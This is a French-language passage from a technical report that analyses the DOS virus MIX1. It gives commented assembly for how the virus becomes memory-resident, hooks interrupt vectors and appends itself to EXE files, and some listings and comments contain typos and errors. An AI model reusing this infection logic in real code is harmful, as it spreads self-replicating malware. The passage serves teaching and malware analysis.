Quand on a exécuté le fichier infecté, le virus se trouve alors en mémoire. On est alors presque sur que tout fichier EXE que l'on exécutera sera infecté par MIX1. Ce virus infecte les EXE de plus de 8 Kilo-octets en s'ajoutant en fin de fichier.
Le virus ne se reproduit pas quand le fichier exécutable infecté est lancé (il ne fait que s'installer résident et modifier les vecteurs interruption), mais quand sa procédure principale n°1 est exécutée via l'interruption 21h qui pointe désormais sur elle.

9.1.3 Attaque

MIX1 attaque le système en produisant plusieurs effets visibles par l'utilisateur: modification des données envoyées sur l'imprimante et aux ports série. Parfois il pourra aussi désactiver certaines touches ou faire rebondir un "o" sur l'écran.
Cette politique n'est pas optimale pour la réalisation d'un virus. En effet, moins un virus se manifeste, et plus il a des chances de se propager. Seulement les programmeurs (souvent jeunes) de ces types de codes résistent rarement à la tentation d'ajouter des effets visibles à leurs virus. Et dès lors que l'on se rends compte de la présence du virus, celui-ci est quasiment perdu sur ce système, car on réussira souvent à le nettoyer

correctement (si besoin est en recommençant une réinstallation générale du système avec quelques précautions).

9.2 Analyse du code

Le code de MIX1 se décompose en 2 parties principales:

1. La première partie est le corps principal du virus: elle se charge d'installer le virus en mémoire, et de rediriger certains vecteurs d'interruption vers ses propres procédures. Elle constitue un très bon exemple pour comprendre avec un cas réel comment un virus s'installe en mémoire à partir d'un fichier infecté, et comment il prends toutes les précautions nécessaires.

2. La deuxième partie est constituée des 5 procédures qui seront appelées par les interruptions du système, préalablement redirigées par le virus :
   La première d'entre elles correspond à l'infection d'un fichier EXE chaque fois que le système demande son exécution via l'interruption 21h que MIX1 intercepte.
   Les deux suivantes nous donnent des exemples de comment les virus s'y prennent pour produire certains effets une fois qu'ils on redirigé les interruptions.

   Toutes les autres procédures restantes sont semblables aux précédentes, elles ne seront pas expliquées dans ce rapport.

Comme la plupart des virus, lorsque MIX1 est en mémoire, il redirige les vecteurs d'interruption 8, 9, 14h, 17h et 21h vers 5 procédures du virus que nous appellerons respectivement procédures 1, 2, 3, 4 et 5. Donc au départ le système est comme suit:

vecteur d'interruption X → procédure d'interruption X du système.

puis après l'infection par le virus:

vecteur d'interruption X → procédure n°i du virus → procédure intérruptionX.

Notez que c'est donc la procédure de traitement du virus qui décide si elle passe la main à la vraie procédure de d'interruption X.

Donc les vecteurs interceptés sont:

Vecteur 21h	→	procédure	1	→	interruption	21h
Vecteur 17h	→	procédure	2	→	interruption	17h
Vecteur 14h	→	procédure	3	→	interruption	14h

Et parfois:

Vecteur 9	→	procédure 4	→	interruption	9.
Vecteur8	→	procédure 5	→	interruption	8.

Les offsets des procédures seront toujours les mêmes, seul le segment peut varier en fonction de la quantité de mémoire disponible. Par exemple si toute la mémoire conventionnelle sous DOS est disponible (640Ko) alors le segment sera 9F80h. Les offsets des procédures sont:

Partie	*Offset*	*Taille en octets*
Corps principal	10h - 199h	393
procédure 4	19Ah - 1D3h	57
procédure 3	1D4h - 1Ech	24
procédure 5	1Edh - 33Bh	334
procédure 2	33Ch - 354h	24
procédure 1	355h - 4CBh	374

Distribution de MIX1 dans un segment de mémoire

Le code du virus occupe 1206 octets. Les données étant placées après le code: le total occupe 1618 octets (352h).

9.2.1 Le corps principal: installation du résident

Le virus fonctionne suivant ces étapes :

1. Il crée de la place sur la pile et y mets l'adresse du point d'entrée dans le code du programme infecté, qu'il a préalablementchargé en mémoire. Nous verrons par la suite pourquoi il construit cette adresse dans la pile au lieu de construire un JMP <adresse du point d'entrée du programme>.
2. Il empile (sauvegarde) les registres avant de les modifier.
3. Il regarde si le virus se trouve déjà en mémoire. Pour cela il examine le contenu de l'adresse 0000:0033Ch. Si elle contient 77h, alors le virus est déjà en mémoire, car lorsqu'il s'installe en mémoire il mets aussitôt 77h à cette adresse. Dans ce cas, il donne la main au code du programme exécuté qui continue normalement.
4. Sinon, le virus n'est pas en mémoire, et il s'installera en continuant avec l'étape n°6.
5. Il calcule à partir du bloc de contrôle de mémoire du DOS (contient la mémoire libre en Ko), l'adresse des 2 plus haut Kilo-octets disponibles de la mémoire.
6. Il copie sur les 2 derniers Kilo-octets de mémoire les 1618 octets (652h) qui correspondent au code du virus.
7. Il mets la valeur 77h à l'adresse 0:33Ch, pour indiquer que le virus est résident.
8. Il redirige les vecteurs d'interruption 21h, 17h et 14h, en les faisant pointer aux procédures 1, 2 et 3 respectivement.

Remarque:
Pour les rediriger, il écrit directement sur la table des vecteurs interruption. Cependant il est normalement recommandé de le faire via la fonction 25h de l'interruption 21h du DOS.
De plus il fait cela sans masquer les interruptiona ! ! Si jamais une de ces interruptions est appelée alors que seulement la moitié du vecteur a été modifié : la machine plantera ! !

9. Il regarde si le fichier infecté correspond à la cinquième génération de fichiers infectés. Pour cela il consulte l'adresse CS:64Ch où il place un compteur. Si c'est le cas, il saute à l'étape 11, sinon il donnera la main au code du programme exécuté.

10. Il redirige les vecteurs d'interruption 9 et 8 en les faisant pointer sur les procédures 4 et 5 respectivement. Ensuite il fait un saut pour exécuter normalement le code du programme lancé.
Remarque: Après le corps principal de virus il y a une procédure qui semble modifier les attributs du texte affiché à l'écran. Cependant cette procédure n'est jamais exécutée.

Le code est donc:

Il crée deux places (16 octets) libres dans la pile, donc il décrémente SP de 4 :

```
DEC   SP
DEC   SP
NOP                    ; NOP judicieusement placé pour
                       comprendre le regroupement des DEC SP.
                        : )
DEC   SP
DEC   SP
```

Il empile BP pour sauvegarder le registre

```
PUSH  BP
```

Il mémorise la position actuelle de la pile dans BP :

```
MOV BP,SP
NOP
```

Il empile AX pour sauvegarder le registre

```
PUSH  AX
NOP
```

Le code mets sur les deux places faites dans la pile ci-dessus, l'adresse qui correspond au véritable point d'entrée du code du programme. Cette adresse est constituée d'un segment (16bits) et d'un offset (16bits) qui pointent sur le début du programme. Une instruction RET dépilera ces valeurs et ira exécuter le code du programme. Les valeurs employées ont été déterminées par le précédent virus qui à infecté et construit le fichier dont ce code fait partie.

```
MOV   AX,ES
ADD   AX,1789H
MOV   [BP+4],AX
MOV   WORD PTR [BP+2],10h
```

La sauvegarde des registres est nécessaire car ils contiennent les paramètres que le DOS a positionné avant d'appeler l'interruption 21h qui nous a donné la main :

On sauvegarde donc les registres que l'on va utiliser pour les restaurer ensuite avant de redonner la main au programme que le DOS a lancé.

```
        PUSH  ES
        PUSH  DS
        PUSH  BX
        PUSH  CX
        PUSH  SI
        PUSH DI

        MOV   AX,0
```

Il mets 0 dans ES.

```
        MOV   ES,AX
```

Il compare l'octet à l'adresse 33Ch du même segment avec la valeur 77h :
Si il n'est pas égal, alors le fichier n'est pas en mémoire : il va dans LABEL2 pour le rendre résident. Sinon Il continue et il redonne la main au programme lancé.

```
        CMP   BYTE PTR ES:[33h],77H
```

Si pas d'égalité saute a LABEL2 : Il s'installe résident.

```
        JNE   LABEL2
    LABEL1:
```

Ici il va redonner la main au code du programme qui a été lancé.
On restaure les registres modifiés avec leur valeur de départ placée dans la pile.

```
        POP   DI
        POP   SI
        POP   CX
        POP   BX
        POP   DS
        POP   ES
```

On dépile aussi AX et BP empilés au tout début du code :

```
        POP   AX
        POP   BP
```

Il redonne la main au programme principal : le retour est de type far (lointain) car dans un fichier EXE on peu avoir plusieurs segments.
(il dépile l'adresse de retour)

```
        RETF
```

LABEL2:

Il appelle la fonction AH=52h des SPI du dos, qui fait pointer ES:DX sur le début de la table de données du DOS. Le virus peut alors lire le bloc 1 de contrôle de mémoire du DOS, pour en extraire le bloc de mémoire libre le plus haut en mémoire et le marquer comme occupé : pour que le DOS ne puisse pas l'allouer ultérieurement:

```
        MOV   AH,52H
        INT   21H
        MOV   AX,ES:[BX-2]      ; pointe sur le premier bloc de contrôle de
                                  mémoire
```

```
MOV   ES,AX
PUSH  ES
POP   AX
ADD   AX,ES:[3]
INC   AX
INC   AX
MOV   CS:[1],AX
MOV   BX,DS
DEC   BX
PUSH  BX
POP   AX
MOV   DS,BX
MOV   AL,4DH
MOV   DS:[0],AL
MOV   AX,DS:[3]
SUB   AX,80H
MOV   DS:[3],AX
ADD   BX,AX
INC   BX
PUSH  BX
```

Il récupère dans ES son résultat : le bloc qui pointe sur le début des deux derniers Ko de mémoire :

```
POP   ES
```

Il se prépare à effectuer la boucle de copie du code de virus dans ce segment :
Il mets à 0 le premier indice de boucle

```
MOV   SI,0
```

Il mets à 0 le deuxième indice de boucle

```
MOV   DI,SI
```

Il fait pointer DS sur le segment du code :

```
PUSH  CS
POP   DS
```

Il place dans CX le nombre d'octets à recopier (taille du code)

```
MOV   CX,652H
```

Il mets à zéro le flag de direction, après cette opération les opérations type boucle sur les chaînes opèrent par incrémentation de SI et DI.

```
CLD
```

Tant que CX >0, il boucle en faisant
CX ← CX-1 et il copie DS :[SI] sur ES :[DI],
donc il recopie les 1618 (652h) octets du virus :

```
REP   MOVSB
```

Et il continue, mais en mémoire haute ! : en passant le contrôle à la copie qu'il vient de faire !. Ceci justifie le fait que le code ait construit l'adresse du programme initial sur la pile: le virus pourra ainsi donner le contrôle au programme exécutable, en effectuant un RETF, où qu'il soit en mémoire.
Il empile l'adresse de l'instrucion suivante dans la copie du code.

```
PUSH  ES
MOV   AX,88H
PUSH  AX
```

Il fait un retour far (entre deux segments) qui dépile l'adresse qu'il vient d'y placer :

```
RETF
```

Dans tous les MOV qui suivent le programme écrit directement sur la zone mémoire qui correspond à la table des vecteurs d'interruption pour faire pointer les interruptions 21h, 17h et 14h sur les adresses des procédures 1, 2 et 3: il est cependant conseillé de passer par le service 25h de l'interruption 21h (services du DOS). Ce qui est plus sûr et plus court ! Je en détaillerai donc pas cette partie : il suffit de ne pas se tromper sur les adresses...

Notez qu'il fait ces modifications sans masquer les interruptions. Si jamais une interruption est appelée alors que seulement la moitié du vecteur a été modifié, la machine plantera.

```
;
MOV   BYTE PTR CS:[673H],0
NOP
MOV   BYTE PTR CS:[638H],0
MOV   WORD PTR CS:[646H],0
MOV   BX,FFFFH
ADD   BX,3F3FH
MOV   CL,0AH
SHL   BX,CL              ; il effectue une rotation à gauche...
```

Ensuite il mets la valeur 77h à l'adresse 0 :33Ch pour indiquer que le fichier est en mémoire, donc résident :
Il met ES et AX à 0 :

```
AND   BX,CS:[635H]       ; en CS :[635h] il y a un 0 !  → mets 0
                           dans BX
MOV   AX,BX              ; mets 0 dans AX
MOV   ES,AX              ; mets 0 dans ES
```

et il écrit 77h :

```
MOV   BYTE PTR ES:[33CH],77H
```

Et il continue avec la redirection des interruptions.

```
MOV   AX,ES:[84H]
MOV   CS:[35BH],AX
MOV   AX,ES:[86H]
MOV   CS:[35DH],AX
```

```
MOV   AX,CS
MOV   ES:[86H],AX
MOV   AX,355H
MOV   ES:[84H],AX
MOV   AX,ES:[5CHÁ
MOV   CS:[342H],AX
MOV   AX,ES:[5EH]
MOV   CS:[344H],AX
MOV   AX,CS
MOV   ES:[5EH],AX
MOV   AX,33CH
MOV   ES:[5CH],AX
MOV   AX,ES:[50H]
MOV   CS:[1DAH],AX
MOV   AX,ES:[52H]
MOV   CS:[1DCH],AX
MOV   AX,CS
MOV   ES:[52H],AX
MOV   AX,1D4H
MOV   ES:[50H],AX
```

Il regarde s'il appartient à la cinquième génération de virus en consultant le compteur qu'il a placé en CS :[64Ch] :

```
CMP   WORD PTR CS:[64CH],5
```

Si le mot est plus grand que 5 (cinquième génération du virus) alors il saute sur LABEL3,

```
JG    LABEL3
```

Sinon Il saute sur LABEL1 pour restaurer les registres et redonner la main au programme.

```
JMP   LABEL1
```

Dans tous les MOV qui suivent il redirige les vecteurs d'interruption 9 et 8 (horloge et clavier) en les faisant pointer sur les procédures 4 et 5. Et il le fait en écrivant directement sur la table des vecteurs : lourd mais joli !

LABEL3 :

```
MOV   AX,ES :[24h]
MOV   CS :[1D0h],AX
MOV   AX,ES[26h]
MOV   CS :[1D2H],AX
MOV   AX,CS
MOV   ES :[26H],AX
MOV   AX,19AH
MOV   ES :[24AH],AX
MOV   AX,ES :[20H]
MOV   CS :[338H],AX
MOV   AX,ES :[22H]
```

```
MOV   CS :[33AH],AX
MOV   AX,CS
MOV   ES :[22H],AX
MOV   AX,1EDH
MOV   ES :[20H].AX
```

Une fois que les interruptions 8 et 9 sont interceptées, il redonne la main au code du programme : et va en LABEL1

```
JMP    LABEL1
```

```
; ---------------------------------------------------------------------
```

Cette procédure modifie les attributs vidéo des caractères à l'écran mais elle n'est jamais appelée. Cela ressemble plutôt à une fonctionnalité abandonnée.

Cette procédure est donc fournie à titre d'information car elle fait partie de ce virus tel qu'on le trouve dans la "nature"

On sauvegarde les registres que l'on va modifier.

```
PUSH  AX
PUSH  BX
PUSH  CX
PUSH  DX
PUSH  DI
PUSH  DS
PUSH  ES
```

On empile CS

```
PUSH  CS
```

On dépile CS : donc CS=DS

```
POP    DS
MOV   AF,0h
```

Appelle le service 10h de l'interruption 10h du BIOS, qui donne le mode vidéo actuel en AL

```
INT     10h
MOV   AH,6
```

AX=AL * AH

```
MUL   AH
MOV   BX,AX
MOV   AX,DS :[bX+4CEH]
MOV   CX,DS :[BX+4D0H]
MOV   DX,DS :[BX+4D2H]
MOV   ES,DX
```

```
Rotation à droite
        SHR   CX,1
        MOV   DI,1
        CMP   AX,0

va à LABEL5 si différent
        JNE   LABEL5
    LABEL4 :
        INC   WORD PTR ES :[DI]
        INC   DI
        INC   DI

Reboucle sur LABEL4 tant que CX >0
        LOOP  LABEL4
        JMP   LABEL6
        NOP
    LABEL5 :
        NOT   WORD PTR ES :[DI]
        INC   DI
        INC   DI

Reboucle sur LABEL5 tant que CX >0
        LOOP  LABEL
    LABEL6 :

On restaure les registres utilisés
        .POP  ES
        POP   DS
        POP   DI
        POP   DX
        POP   CX
        POP   BX
        POP   AX
        ; ---------------------------------------------------------------------
```

On retourne : on passe la main au programme en dépilant l'adresse de son point d'entrée qui a été fabriqué par l'original du virus qui ne se trouvait pas encore en mémoire haute.

```
        RETF
```

9.2.2 La procédure 1 : Infection de fichiers EXE

Le vecteur d'interruption 21h pointe sur cette procédure quand le virus est en mémoire. Voici sa méthode :

Chaque fois qu'on appelle un service de l'interruption 21h, on passe par ici. Donc le virus en profite pour regarder si on essaie d'appeler la fonction 4Bh de cette interruption (exécution d'un fichier). Si c'est le cas, il en profite d'abord pour l'infecter avant de le lancer en allant sur LABEL2. Sinon il saute à l'adresse du service de l'interruption qui a été demandée avec un jump : on ne touche pas AH, donc le service demandé au départ sera fourni correctement :

compare AH avec la valeur de 4Bh
```
CMP   AH,4BH
```

si c'est égal il va infecter le fichier
```
JE      LABEL2
```
LABEL1 :

sinon il saute directement sur l'adresse de l'interruption 21h : au retour la main sera redonnée directement au programme sans passer par le virus.
```
JMP   028B :13C5
```

s'il arrive ici c'est qu' il va essayer d'infecter...
LABEL2 :

Il sauvegarde tous les registres qu'il va utiliser
```
PUSH  AX
PUSH  BX
PUSH  CX
PUSH  DX
PUSH  SI
PUSH  DS
```

Il est dans un traitement de la fonction 4Bh (exécution) de l'interruption 21h, donc il sait que DX pointe sur une chaîne qui contient le nom du fichier et se termine par le caractère nul "\0".
Il place donc sa valeur dans BX pour la boucle de recherche :
```
MOV   BX,DX
```

Le virus effectue maintenant une boucle sur les caractères du nom de fichier jusqu'à trouver le " ." qui délimite l'extension du nom de fichier. S'il le trouve il continue avec l'étape suivante (étape 3), sinon il appelle l'interruption 21h qui a été demandée.

LABEL3 :
Il avance dans la chaîne : il incrémente la valeur de BX :
```
INC     BX
```

Il compare l'octet pointé par BX avec "." :
```
CMP   BYTE PTR [BX],2EH ; compare avec "."
```

S'il y égalité, il a trouvé le "." : donc il saute sur LABEL5 :
```
JE      LABEL5              ;si égalité : il a trouvé le "." : il saute
```

Sinon il regarde s'il a atteint le caractère nul (valeur 0) qui indique qu'on est en fin de chaîne :

```
CMP   BYTE PTR [BX],0     ; sinon : a-t-on atteint la fin de la chaîne
                          (caractère \0) ?
```

S'il n'y a pas égalité, il n'est pas sur la fin de la chaîne : il retourne sur LABEL3 :

```
JNE   LABEL3              ; si non, il continue a chercher : il boucle
```

S'il arrive ici c'est que le nom du fichier ne contient pas de "." : il restaure alors les registres et il retourne sur LABEL1 pour satisfaire la demande d'interruption :

LABEL4 :

```
POP   DS                  ; il restaure les registres utilisés
POP   SI
POP   DX
POP   CX
POP   BX
POP   AX
```

Il saute sur LABEL1 qui effectuera un saut direct sur l'adresse de l'intérruption21h :

```
JMP LABEL1                ; et il saute sur LABEL1 pour aller traiter
                          le service de l'interruption 21h demandée
                          par exécutable.
```

Il vérifie que c'est bien un fichier EXE en comparant les deux lettres "EX". Si ce n'est pas le cas, il satisfait la demande de l'interruption 21h. Sinon il continue.

LABEL5 :

```
INC   BX
CMP   WORD PTR [BX],5845H     ; compare avec "EX"
JNE   LABEL4              ; si non égal : saute sur LABEL4 : restaure
                          les registres et satisfait la demande
                          d'interruption.
```

Il obtient l'octet qui définit les attributs du fichier (fonction 43h de l'interruption 21h, résultat dans CX). Il effectue un AND avec FEH (=11111110b) afin de mettre à 0 le dernier bit qui autorise l'écriture du fichier lorsqu'il est nul.

```
MOV   AX,4300H            ; fonction 43h des services du DOS
                          (l'interruption 21h) : place les attributs du
                          fichier dans CX
                          DS :DX doit pointer sur le nom du fichier
                          (terminé par caractère \0)
INT   21H
JC    LABEL4              ; s'il y a un carry alors problème : satisfait
                          la demande interruption. Sinon il modifie
                          les attributs du fichier.
```

Il modifie les attributs du fichier, pour cela il appelle la fonction 43h : il place donc la valeur 43h dans le registre AH et la valeur 1 dans le registre AL pour indiquer qu'il veut définir les attributs. (si AL=0 alors il obtient les attributs). DS :DX doit pointer sur le nom du fichier (c'est déjà fait).

Remarque :
Nous rappelons que comme tous les registres de 16 bits (un mot (WORD), le registre AX peut aussi être vu comme deux registres d'un octet chacun : AH soit Ahigh et AL soit Alow.

Donc	*MOV*	*AH,43h*
et	*MOV*	*AL,01H*
sont équivalents à	*MOV*	*AX,4301H*

```
MOV   AX,4301H      ; fonction 43h des services du DOS : modifie les attributs du fichier
                    selon la valeur de CX.
                    DS :DX doit pointer sur le nom du fichier.
AND   CX,FEH        ; ici on annule l'attribut de lecture seulement s'il est positionné
INT   21H           ; on appelle la fonction
JC    LABEL4        ; si problème : on satisfait la demande interruption. Sinon on ouvre le fichier en
                    lecture/écriture.
```

Il ouvre le fichier pour lecture et écriture (fonction 3dh de l'interruption 21h)

```
MOV   AX,3D02H      ;fonction 3Dh des services du DOS : ouvre le fichier pointé par DS :DX(non
                    modifié) avec AL=02h (lecture et écriture)
INT   21H
```

Cette fonction nous renvoie dans AX le handle (un nombre) qui permet de référencer ce fichier dans toutes les fonctions du DOS par la suite : il faut donc conserver sa valeur...

S'il y a un problème il redonne la main etc...

```
JC    LABEL4        ; si Problème :satisfait la demande interruption.
```

Il obtient la date et l'heure du fichier (obtenus par fonction 57h de l'interruption 21h).
Mais avant il sauvegarde la valeur de AX (handle du fichier ouvert) dans BX !

*Remarque **importante** :*
Désormais MIX1 ne touchera pas la valeur de BX tant qu'il fera appel aux fonctions DOS sur les fichiers, car elles nécessitent toutes que l'on leur fournisse le handle du fichier dans BX !

```
MOV   BX.AX
```

Il peut alors demander la date et l'heure, elle sera retournée dans DX et CX.

```
MOV   AX,5700H
```

```
INT     21H          :demande la date et l'heure : retournées
                     dans DX et CX.
```

S'il y a un problème il va fermer le fichier avant de satisfaire la demande d'interruption.

```
JC      LABEL8
```

Il sauvegarde DX et CX qui contiennent la date et l'heure...

```
MOV   CS :[642H],DX
MOV   CS :[644H],CX
```

Il lit les 28 premiers octets de l'en-tête du fichier EXE qui ont, je vous le rappelle, la structure suivante :

Octets	*Signification*
0 et 1	Toujours 5aD4h (soit les caractères MZ pour indiquer que c'est un exécutable)
2 et 3	nombre d'octets dans la dernière page du fichier
4 et 5	nombre de pages totales occupées par le fichier
8 et 9	nombre de blocs de 16 octets occupés par l'en-tête
14 et 17	position initiale de la pile
18 et 19	checksum
20 et 23	point d'entrée du programme de exécutable.

Rappel de la structure de l'en-tête du fichier EXE

Il utilise la fonction 3Fh qui permet de lire dans le fichier. Elle lit le nombre d'octets spécifiés dans CX. Il place les octets lus à partir de l'adresse indiquée par DS :DX
Il place les données dans le même segment que le code donc DS=CS :

```
PUSH  CS
POP   DS
```

Il placera les données lues à partir de DS :[656h]

```
MOV   DX,656H
```

Il veut lire 28 octets (1Ch) :

```
MOV   CX,1CH
```

Il appelle la fonction de lecture :

```
MOV   AH,3FH
INT   21H
```

S'il y a un problème, il referme le fichier et il satisfait la demande interruption.

```
JC      LABEL8
```

Il sauvegarde le point d'entrée dans le programme, c'est à dire la valeur des registres IP (Instruction Pointer) et CS (Segment Code) :

Il copie le mot[22] qui se trouve à l'offset 14h (66Ah-656h) de la zone mémoire où il a placé l'en-tête (DS :[656h]) dans DS :[26h]. Ce mot représente la valeur initiale du pointeur de l'instruction IP:

```
MOV   AX,DS :[66AH]      ; on sauvegarde la valeur initiale de IP du
                           fichier
MOV   DS :[26H],AX       ;á l'adresse DS :[26h]
```

Il copie le mot qui se trouve à l'offset 16h (66Ch-656h) de l'en-tête placée en mémoire, à l'adresse DS :[1Eh] en lui ajoutant 10h. Ce mot représente la valeur initiale de CS :

```
MOV   AX,DS :[66CH]      ; on sauvegarde la valeur initiale de CS du
                           fichier
ADD   AX,10H             ; on incrémente de 10h
MOV   DS :[1EH],AX       ; on la place à l'adresse DS :[1Eh]
```

Le virus déplace le pointeur du fichier de 4 octets avant la fin du fichier, car il veut vérifier que le fichier n'est pas infecté. Nous rappelons que le virus écrit dans les fichiers qu'il infecte la chaîne MIX1 sur les 4 derniers octets du fichier. De plus il pourra aussi calculer en même temps la taille du fichier pour vérifier qu'elle est supérieure à 8 Kilo-octets (MIX1 n'infecte pas les fichiers de taille inférieure).
Pour cela on utilise le service du DOS, fonction AH=42h qui permet de déplacer le pointeur du fichier. L'origine du déplacement est indiqué par AL, et la valeur du déplacement en octets par CX :DX. Si AL=0 le déplacement se fait par rapport au début du fichier, si AL=1 il se fait par rapport à la position courante du pointeur, si AL=2 il se fait par rapport à la fin du fichier.
MIX1 positionne donc AL=2 et le déplacement vaut -4 (CX=FFFFh et DX=FFFCh), c'est donc un déplacement relatif :

```
MOV   AX,4202H
MOV   CX,FFFFH
MOV   DX,FFFCH
INT   21H
```

Si la fonction renvoie une retenue (flag carry activé) alors il y a eu un problème : il ferme le fichier et on satisfait la demande interruption.

```
JC    LABEL8             ; saute sur LABEL8 si retenue
```

S'il n'y a pas eu d'erreur, DX :AX contient la valeur du nouveau pointeur de fichier. Il incrémente la valeur de AX de 4 octets pour avoir la taille du fichier, et la stocke dans DS :[648H]

```
ADD   AX,4
MOV   DS :[648H],AX
```

S'il y a retenue, alors il a atteint la fin du segment pointé par DX, et AX vaut 0. Il passe alors au segment suivant en incrémentant DX

```
JNC   LABEL6             ; il en fait pas d'incrémentation s'il na pas
                           atteint la fin du segment
INC   DX
```

[22] un mot (WORD) = 2octets

Il consulte la taille du fichier : Si elle est supérieure à 8Ko, il continuera son travail, sinon il ira fermer le fichier et sautera sur l'interruption 21h.
Mais avant de faire cela il sauvegarde le segment du pointeur de fichier

LABEL6 :

```
MOV  DS :[64AH],DX      ; sauvegarde le segment du pointeur de
                          fichier
```

Il compare la valeur de ce segment avec 0, si le segment n'est pas nul alors le fichier fait plus de 8Ko car le segment indique sur quel bloc mémoire de 64Ko on se trouve. Le virus fait donc au moins 64Ko : on continue.

```
CMP  DX,0
JNE  LABEL7
```

Si on arrive ici ce la signifie que le fichier est fait d'un seul segment, donc AX représente la taille globale du fichier :
Un octet = 8192 bits $=2^{13}$ bits : on va donc diviser la taille AX du fichier par 8192 en décalant AX de 13 bits à droite :
On place 0Dh dans CL (13décimal) :

```
MOV  CL,0DH
```

On décale AX de 0Dh bits vers la droite :

```
SHR  AX,CL
```

On compare AX avec 0 :

```
CMP  AX,0
```

Si le résultat est plus grand que zéro, le fichier fait au moins 8Ko, on continue sur LABEL7,

```
JG   LABEL7
```

sinon on retourne comme d'habitude sur LABEL8 pour redonner la main...

```
JMP  LABEL8
NOP
```

MIX1 va ensuite voir si le fichier est infecté en cherchant la chaîne MIX1 dans les 4 derniers octets du fichier (il s'y trouve déjà).
Pour cela il utilise la fonction AH=3Fh des SPI comme d'habitude.

LABEL7 :

```
MOV  AH,3FH
```

Il lit 4 octets indiqués dans CX :

```
MOV  CX,4
```

Et les place à partir de l'adresse pointée par DS :DX, il fait donc pointer DX sur 652h (une zone libre après le virus) :

```
MOV  DX,652H
```

Il peut alors appeler l'interruption :

```
INT  21H
```

Si la fonction ne renvoie pas de retenue (flag carry non activé) alors la fonction à réussi, et il continue sur LABEL9, sinon il y a eu un problème : il fermera le fichier ...

```
JNC     LABEL9
```

Il peut à ce stade fermer le fichier : il appelle le SPI AH=3Eh de l'interruption 21h

```
LABEL8
        MOV   AH,3EH
        INT     21H
```

Et il va restaurer les registres avant de redonner la main à l'interruption 21h demandée par exécutable :

```
JMP     LABEL4
```

LABEL9 :

Il compare les 2 paires d'octets lus avec les chaînes "MI" et "X1"
Il fait pointer SI sur l'adresse où il a placé les 2 premiers octets :

```
MOV   SI,652H
```

IL place ces 2 octets dans AX :

```
MOV   AX,[SI]
```

IL les compare avec la chaîne "MI" (494dh)

```
CMP    AX,494DH
```

S'il n'y a pas égalité, le fichier n'est pas infecté (il saute donc sur LABEL10), sinon il continue avec la comparaison suivante :

```
JNE     LABEL10
```

Place dans AX les 2 octets suivants qui ont été lus dans le fichier :

```
MOV   AX,[SI+2]
```

Il les compare avec la chaîne "X1" soit 3158h :

```
CMP    AX,3158H
```

Si égalité, alors le fichier est infecté : il va sur LABEL8 pour fermer le fichier, restaurer les registres,...

```
JE       LABEL8
```

Il écrit dans le fichier de façon à ce que la taille de celui-ci soit un multiple de 16 (taille d'un bloc mémoire). Cette méthode très répandue permet de faire en sorte que l'adresse du début du code du virus que l'on va ajouter en fin du fichier corresponde à une valeur de segment donné, et un offset nul. Ceci permet de garantir que lors de l'exécution du fichier qu'il va infecter : les offsets des instructions du code du virus conservent leur signification cohérente.

Rappel : les registres de segment (ex : CS, DS) pointent sur un bloc de 16 octets, et les registres d'offset (ex : AX) indiqunte le déplacement par rapport à ce début de bloc. En toute rigueur l'offset devrait donc toujours être inférieur à 15. Cependant ceci est rarement vérifié et on utilise généralement l'offset pour se mouvoir dans la totalité des 64Ko qu'il permet d'adresser directement à partir du début de bloc pointé par le registre de segment[23]. En faisant que la taille du fichier soit un multiple de 16, on pourra faire en sorte que par la suite les adressages se fassent correctement en offset , avec un offset nul pour le début de la zone d'adressage.

LABEL10 :

Il récupère dans AX la taille du fichier qu'il avait sauvegardé dans DS :[648h] :

```
MOV   AX,DS :[648H]
```

Il effectue un ET des 8 bits de poids faible de AX avec 0Fh (=15 décimal) pour voir si la taille du fichier est un multiple de 16.

```
AND   AX,0FH
```

Si la taille est un multiple de 16, il continue sur LABEL 12

```
JZ    LABEL12
```

Sinon il va écrire le nombre d'octets nécessaires en fin de fichier : pour cela :
IL place 10h (16 en décimal) dans CX :

```
MOV   CX,10H
```

IL retranche a CX la valeur de CX qui, je le rappelle, correspond (après le AND AX,0Fh) au reste de la division entière de la taille du fichier par 16, on obtient ainsi dans CX le nombre d'octets à écrire pour compléter le fichier :

```
SUB   CX,AX
```

IL met à jour la taille du fichier qu'il
avait sauvegardé :

```
ADD   DS :[648H],CX
```

S'il n'y a pas retenue alors il continue sur LABEL11 avec l'écriture des octets.

```
JNC   LABEL11
```

Sinon il a atteint la fin du segment (ou plutôt le début du segment suivant car le résultat est nul avec retenue), alors il incrémente la valeur du segment pointée par la valeur qu'il avait sauvegardé dans DS :[64AH].

```
INC   WORD PTR DS :[64AH]
```

Il écrit (fonction DOS AH=40h) dans le fichier le nombre d'octets indiqués dans CX (calculé ci-dessus) et pris à partir de l'adresse DS :DX. (la valeur de cette adresse n'a pas d'importance, il veut juste compléter le fichier avec n'importe quoi). La dernière action sur le fichier a été la lecture des 4 derniers octets : le pointeur du fichier pointe donc sur la fin de celui-ci (MIX1 est bien organisé): il rajoute donc les octets à la fin.

LABEL11 :

```
MOV   AH,40H                ; écriture sur le fichier
```

[23] Il y a donc beaucoup de façons d'adresser une même adresse en mémoire.

```
        INT     21H
```

s'il y a un problème, il va fermer le fichier et satisfaire l'interruption 21h :

```
        JC      LABEL8
```

MIX1 copie ici son code à la fin du fichier, à partir de sa position en mémoire qui est DS :[0]. Il le fait avec la fonction DOS AH=40h qui écrit dans le fichier indiqué par le handle BX[24], les CX octets (652h soit la longueur totale du virus) pris à partir de l'adresse DS :DX (soit DS :[0])

```
    LABEL12 :
        MOV   DX,0              ; offset pour prendre les données
        MOV   CX,652H           ; nombre d'octets à lire (tout le virus)
        MOV   AH,40H            ; fonction d'écriture
        INT   21H               ; on appelle l'interruption du DOS
```

S'il y a un problème (retenue) il va fermer le fichier , etc...

```
        JC      LABEL8
```

sinon il continue sur LABEL13

```
        JMP     LABEL13
        NOP
```

Il mets à jour les valeurs de l'entête du fichier parmi les 28 octets d'en-tête qu'il a lu précédemment En fait il va mettre à jour la copie de l'en-tête en mémoire (surtout faire pointer l'entrée du programme sur le code du virus) puis l'écrire sur le fichier en écrasant son en-tête..

```
    LABEL13 :
```

Ici il écrit les nouvelles valeurs dans l'en-tête qui se trouve en mémoire à partir de l'adresse DS :[656h]. Nous ne nous attarderons pas sur cette partie du code car il y a beaucoup de façons de procéder, et qu'elle est très simple, il suffit de réécrire les valeurs au bon endroit *(*Cf. Les fichiers EXE*).*

Il mets à jour, en tenant compte du code du virus ajouté en fin de fichier :

1. Le nombre de pages de 512 octets qu'occupe le fichier (valeur placé à l'offset 3 par rapport au début de l'en-tête, qui occupe 2 octets)
